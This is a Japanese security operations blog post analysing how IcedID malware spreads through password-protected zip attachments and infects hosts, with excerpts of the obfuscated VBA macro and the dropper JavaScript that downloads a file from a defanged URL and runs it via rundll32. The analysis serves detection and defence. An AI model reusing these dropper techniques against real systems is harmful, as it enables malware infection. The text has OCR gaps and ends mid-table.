【検証】IcedIDとは？検知傾向と感染に至るプロセスを徹底解説

By NeoSOC

Published: 2020-12-10 · Archived: 2026-04-06 00:57:15 UTC

更新日：2020.12.10
公開日：2020.12.10

NeoSOC

と呼ばれるマルウェアの感染被害を検知しております。

本記事では、この「IcedID」の傾向と感染に至るまでのプロセスを解説します。

目次

IcedIDとは？キャンペーン検知傾向について

IcedIDはユーザの金融情報やホスト情報などを窃取したり、他のマルウェアをダウンロードする特徴があり、過去にやり取りのあったメール件名を引用し返信を装い、パスワード付きzipしたdocファイルを添付したメールを通じて感染します(図1、図2)。

図1 確認した不審メールの例



図2 添付されたパスワード付きzipファイルに含まれるdocファイルを開いた例

弊社SOCで観測するIcedIDへの感染を誘導する不審メール数は日によって変化があり(図3)、その変化にあわせて不審メールを実行した例やマルウェア感染に至った例を確認しております(図4)。

IcedIDの不審メール実行や感染通信の検知は、他の検体に比べ比較的多い傾向にあります。これは、IcedIDが多くの日本企業の運用で採用されているパスワード付きzipで拡散するため、アンチウイルス製品による対策や、またユーザにとってもなじみのあるオペレーションでファイル実行に至ること、実在のメールを使って不審メールが送信されること、docファイルを開くと日本語の案内文が出現するなどが理由として推測されます。



図3 IcedIDの不審メール検知件数推移



図4 IcedIDの不審メール実行、感染検知件数推移

このような傾向は日本国内全般で確認できる状況であり、JPCERT/CCのTwitterアカウントから注意が呼びかけられております。

本稿では弊社SOCのIcedID検知状況を踏まえ、不審なdocファイルを開封後からマルウェア感染に至るまでのプロセスに注目し検証を行いました。

なお、IcedIDの挙動が時期によって差異があることを確認しているため、IcedIDは複数のバージョンが存在する可能性があります。本検証は、以下の検体を確認したものであり、今後の動向によっては同種の検体でも挙動が異なる可能性があります。

- **今回分析したdocファイルのハッシュ値**
  cd43b5b630c1a81cd463dbf83c4a82f604d971144ca4a118892dcf836c1ccaf7

不審な添付ファイルを実行からマルウェア感染までの概要

図5に、不審メールに添付されたdocファイルを解析して得られたファイル実行からマルウェア感染までの概要を示します。



図5 docファイルの実行からマルウェア感染までの挙動

- ①パスワード付きzipファイルが添付された不審メールを受信する
- ②パスワード付きzipファイルを展開しdocファイルを開いた後、
- ③マクロがin.html を生成する
- ④②で生成ファイルで in.html を実行する
- は スクリプトをレジストリに書き出す
- ⑥in.html は ⑤で生成したレジストリを読み込み、内部関数を使ってスクリプトを実行する。ホストは外部からHTTP通信で実行ファイルを取得する。取得したファイルはtemp.tmp として保存される
- ⑦in.html は temp.tmp を実行し、IcedIDに感染する

不審なdocファイルに含まれるマクロの解析

不審なdocファイルに含まれるマクロ(図5②～④)を解析します。マクロは複数のマクロファイルから構成されており(図6)、ユーザによって一度マクロが有効化されたdocファイルは、AutoOpenマクロによ

り当該ファイルを開くたびにマクロが実行されるよう工夫されています。



図6 不審メールに添付されたdocファイルに含まれるマクロ

それぞれのマクロファイルは特有の処理を行うといった意味のある構成になっておらず、複数のマクロファイルの関数を相互に呼び出すことで攻撃者の意図した挙動を取ります。また、それぞれのマクロファイルは不要な処理やコメントアウトを多く含み、冗長な作りにすることで解読を困難にする工夫がされています。

AutoOpenマクロで呼び出される関数は大きく3つの処理から成り立っています(図7)。



図7 AutoOpenマクロにより呼び出される関数

docファイルのマクロ 1つ目の処理

AutoOpenマクロで呼び出される 1つ目の関数(図7中関数① 「aN5MS8」) に含まれる機能を解説します。この関数では、後続の処理でスクリプトを実行させるために、Windows標準ファイルの mshta.exe を別名でコピーする処理を行います。　まず、図8に示すブロックでは "lmth.ni|moc.ni|exe.athsm" の文字列(赤枠)を反転し分割することで、ファイル名として使用するmshta.exe, in.com, in.html の文字をそれぞれを配列に格納します。

```
Function awl9Mc(axRl1)
ayi3I = VBA.Split(a4MJAD("lmth.ni|moc.ni|exe.athsm"), "|")
' Latter whatever versions va. Tot
' Cassette invision intermediary
' Undo
' Elaboration
```

図8 ファイル名生成処理

図9 に示すブロックでは、図9(a)のブロックで定義した値を図9(b)で反転・置換処理の後、図8のファイル名生成処理で得られた値と結合しファイルパスを生成します。反転、置換処理の例を以下に示し、図9の当該部分を赤枠で示します。

（例）231met1sys1 →(反転)→ 1sys1tem132 →(置換)→ system32

```
Public Const aXf9m As String = ""
Public Const aqj58p As Integer = -338 + 351
Public Const ak4dK As String = "1ridn1iw1"
Public Const a5XVT As String = "231met1sys1"
Public Const a52Bf As String = "plmlelt"
Public Const aYdvMe As String = "cript.sh"
Function ag6z1o()
End Function
Sub aOyWEV(aHkQ63)
' Limitation inflation clips certify breech magistracy
' Html misc reconstruction
' Builders tennis affix
```

図9 (a) ファイルパス生成処理(変数定義)

```
Select Case axRI1
Case 0:
awl9Mc = a2QVj(Replace(a4MJAD(ak4dK), "1", "")) & ad27J & Replace(a4MJAD(a5XVT), "1", "") & ad27J & ayi3I(0)
Case 1:
awl9Mc = a2QVj(Replace(a4MJAD(a52Bf), "1", "")) & ad27J & ayi3I(1)
' Hypocritical
' Peddler terminus augur
' Euros immigration rfc
' Colloquy voted tar describes
' Distil perspectives transition serenade odium debian
' Spoonful adventitious stand gaudy reopen
' Warranty participated vampire cognizant
' Materialism byte unruly
' Chloride
' Loathe levels
Case 2:
' Frozen
' Tarried fortune celebrate cramps sunshine his
' Patterns rx devel untenable rupture
' Accustom suggest
' Sewer palaver obsession appreciative willow
' Flippancy falcon identifies toddler ago cigarettes lisa
' Moderate conditioning barcelona th welled
' Entree ven muslims props genres possibilities
' Hilarious pill absorb nazareth calculator educate
' Inexpensive stanford craftsman
' Movements rouge montenegro
awl9Mc = a2QVj(Replace(a4MJAD(a52Bf), "1", "")) & ad27J & ayi3I(2)
End Select
```

図9 (b) ファイルフルパス生成処理(文字列処理)

図9の処理の結果、以下のファイルパスが生成されます。

1. C:\WINDOWS\system32\mshta.exe
2. C:\Users\【ユーザ名】\AppData\Local\Temp\in.com
3. C:\Users\【ユーザ名】\AppData\Local\Temp\in.html

そして、得られたパスである「C:\WINDOWS\system32\mshta.exe」は、図10に示すブロックの処理で「C:\Users\【ユーザ名】\AppData\Local\Temp\in.com」としてファイルコピーされます。

実行される処理) FileCopy C:\WINDOWS\system32\mshta.exe C:\Users\【ユーザ名】\AppData\Local\Temp\in.com

```
' Interpolation crane pakistan
FileCopy apWO78, aYS5dp
End Sub
```

図10 ファイルコピー処理

以上より、AutoOpenマクロで呼び出される 1つ目の関数ではWindows既存のプログラムである mshta.exe を in.com という名前でコピーします。また、C:\Users\【ユーザ名】\AppData\Local\Temp\in.html のファイルパスは次の関数の処理に利用されます。

docファイルのマクロ 2つ目の処理

AutoOpenマクロで呼び出される 2つ目の関数(図8中関数② 「ayG652」) に含まれる機能を解説します。この関数では、不審なスクリプトを書き出す処理を行います。

2つ目の関数には、ActiveDocument.BuiltInDocumentProperties という処理を含むブロックが見られ、ここではActiveDocument.BuiltInDocumentProperties(category) を取得しています(図11)。

```
' Afoot guaranteed
a4Ocgl = ActiveDocument.BuiltInDocumentProperties(aoKCa)
End Function

Sub awvtKE()
afXnz = aT71Mq(awl9Mc(2))
a7MlNm afXnz, azxe8Y(a4Ocgl("category"))
End Sub
```

図11 ActiveDocument.BuiltInDocumentProperties(category) を取得

ActiveDocument.BuiltInDocumentProperties はdocファイルのプロパティを取得する組み込み関数であり、category を指定することで、「分類」の項目に含まれる値を取得します。検証した不審なdocファイルのプロパティを確認すると、「分類」の項目には不審なタグのようなものが設定されていました。(図12 赤枠)



図12 docファイルのプロパティ画面から見える「分類」の値

この「分類」に含まれていた文字列を詳細に確認したところ、docファイルのプロパティ画面では1行目だけが見えていましたが、実際には難読化された複数行のコードが格納されていました(図13)。



図13 docファイルの「分類」の値

この難読化されたコードは一見可読性がないように見えますが、docファイルのプロパティ画面で確認できた<ugzy>はアルファベットを13文字戻して表記しなおすと<html> となることから、このコードがROT13(アルファベットを13文字戻す暗号化)で書かれていることがわかります。実際にホスト上では、この難読化されたコードはROT13で復号されたのち、先ほどの1つ目の関数で得られた「C:\Users\【ユーザ名】\AppData\Local\Temp\in.html」という名前で保存されていました(図14) 。

```
<html>
<body>
<script language="javascript">
var aKlwb6 = "anOHP";
var axWe8u = aKlwb6.toLowerCase();
awo4y = -52599;
function decode(input)
{
var keystr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnop
var output = "";
var chr1, chr2, chr3;
var enc1, enc2, enc3, enc4;
var i = 0;
input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
while (i < input.length)
{
enc1 = keystr.indexOf(input.charAt(i++));
enc2 = keystr.indexOf(input.charAt(i++));
enc3 = keystr.indexOf(input.charAt(i++));
enc4 = keystr.indexOf(input.charAt(i++));
chr1 = (enc1 << 2) | (enc2 >> 4);
chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
chr3 = ((enc3 & 3) << 6) | enc4;
```

図14 ROT13で復号したdocファイルの「分類」の値

つまり、AutoOpenマクロで呼び出される 2つ目の関数ではdocファイルの「分類」に隠れている暗号化 されたスクリプトを、ROT13で復号し「C:\Users\【ユーザ名】\AppData\Local\Temp\in.html」という名前で保存します。

docファイルのマクロ 3つ目の処理

AutoOpenマクロで呼び出される 3つ目の関数(図8中関数③) に含まれる機能を解説します。この関数の構成はシンプルで、AutoOpenマクロ1つ目の処理で in.com の名前にリネームした mstha.exe を in.html を引数に指定して実行します(図15)。この結果、2つ目の処理で書き出した不審なスクリプトが実行されます。

実行される処理) CreateObject("wscript.shell").run(C:\Users\【ユーザ名】\AppData\Local\Temp\in.com C:\Users\【ユーザ名】\AppData\Local\Temp\in.html)



図15 in.html として書き出した不審なスクリプト実行

不審なdocファイル実行により生成される

in.html は、外部のホストからHTTP通信で実行ファイルをダウンロードし実行することで、ホストをIcedIDに感染させる機能を持ちます。

in.html 一時的にレジストリ(HKEY_CURRENT_USER\\Software\\mysoftware1\\key1)に難読化された文字列を値としてし、その値を読み込んだ後、登録したレジストリキーを削除します(図16)。



図16 レジストリの登録、読み込み、削除処理

key1に登録される難読化された値はbase64など複数の処理を施したコードであり、図17の後続の処理で復号し実行されます。このコードを復号すると外部へのHTTPの通信（GET）を行う処理が確認できます。ここでも接続先となるURLは難読化されており、この文字列を反転し、base64デコードをすると平文として取得が可能です。



図17 レジストリ登録した値を復号(HTTP通信部分)

今回復号して得られる通信先は以下であり、マクロを実行した際に発生するこのホストへのHTTP通信を図18に示します。このHTTP通信の通信先には表1の特徴があり、観測する時期によって特徴が変化することを確認しています。

hxxp://fg-clip8673[.]com/share/cgHW3FKPXMSQzsZ（省略）/ahtap15

※httpをhxxp, .を[.], 部分的に（省略）とすることで無害化しています。

図18 マクロ実行時に発生するHTTP通信

表1 マクロ実行時のHTTP通信の特徴

観測時期	**HTTP メソッド**	**特徴**
2020/11/20以前	GET	URLに、「4桁数字.com/update/」を含む
2020/11/20以降	GET	URLに、「4桁数字.com/share/」を含む

は %temp%temp.tmp として保存され、後続の処理でrundll32.dll の引数として実行されます(図19)。

```
37   aw7ks = ambaoK.expandenvironmentstrings("%temp%");
38   aHoK7 = 62213;
39   var akwIZH = "aEFp9";
40   a6o5C = akwIZH.toUpperCase();
41   agqLy9 = "aR41xn";
42   axaiej = agqLy9.length;
43   var aPEHs = false;
44   var aw2HC = true;
45   aPb7UY = false;
46   azTGP = aw7ks + String.fromCharCode(92) + "temp.tmp";
75   aZLTf.write(aVuf2n.responsebody);
88   ambaoK.run("rundll32 " + azTGP + ",ShowDialogA -r");
```

図19 HTTPレスポンスを保存し実行するコード

が実行する in.html は、外部から不審なファイルをダウンロードし、レスポンスを %temp%temp.tmp として保存し実行します。

　このとき、ダウンロードを試行したホストに不審なファイルが配置されていればホストはIcedIDに感染し、ファイルが存在しない場合はHTTPレスポンス内容がホスト上に保存されます。今回確認した検体は、本稿執筆時点では

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL "ahtap15" was not found on this server.</p>
</body></html>
[EOF]
```

図20 検証したホストに保存されたtemp.tmpの内容(IcedID取得失敗)

監視視点のアドバイス

　弊社SOC監視環境ではIcedIDの不審メール拡散活動直後に検知があったため、情報収集しても不審情報が集まらない事例がありました。このような状況の場合、アンチウイルスベンダの対応も間に合わず、IcedID感染が組織内で発生する可能性があります。

　監視環境下において IcedID感染有無を確認できるポイントは以下の通りです。ただしこのチェックポイントで想定する感染有無はホスト上でアンチウイルスやエンドポイント監視などがなく、特定の挙動を遮断できない場合としています。

	チェックポイント	Yes	No

